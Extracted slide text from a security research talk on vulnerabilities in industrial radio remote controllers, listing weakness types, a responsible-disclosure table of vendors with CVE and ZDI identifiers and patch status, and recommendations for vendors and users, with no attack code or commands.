
Malicious Firmware

- Clear-text password transmission
- Unprotected firmware
- Forgeable integrity check



- Backdoors



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5: Malicious Re-programming		PART		\$\$\$\$\$

Remote, Stealthy and Persistent Attacks


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
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RFQuack



DEMO

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Responsible Disclosure Discussion

Vendor	CVE-ID	Status
Circuit Design	ZDI-CAN-6185 (replay attack)	Closed (No fix)
SAGA	CVE-2018-17903 (replay attack / command forgery) CVE-2018-20783 (malicious pairing) CVE-2018-17923 (malicious firmware upgrade)	Patch Released Patch Released Patch Released
Telecrane	CVE-2018-17935 (replay attack)	Patch Released
Juuko	ZDI-18-1336 (replay attack) ZDI-18-1362 (command forgery)	0day (No response) 0day (No response)
ELCA	CVE-2018-18851 (replay attack)	Closed (EOL)
Autec	ZDI-CAN-6183 (replay attack)	Closed (No fix)
Hetronic	CVE-2018-19023 (replay attack)	Patch Released

Conclusions

- Patterns of Vulnerabilities
 - No rolling-code
 - Weak or no encryption at all
 - Lack of software / firmware protection
- Need for security programs / awareness in the field of IIoT

Vendors

- Use open technologies and standards (e.g., Bluetooth)
- Adopt rolling codes and encryption
- Protect the firmware
- User maintenance!

Users

- Promote vendors adopting open technologies
- Maintenance
 - Updates
 - Period change of secrets

Paper

- White-paper on Trend Micro Research
<https://tinyurl.com/indradio>
- Academic paper published at DIMVA '19
<http://www.madlab.it/papers/rfquack-dimva19.pdf>

Thanks! Questions?

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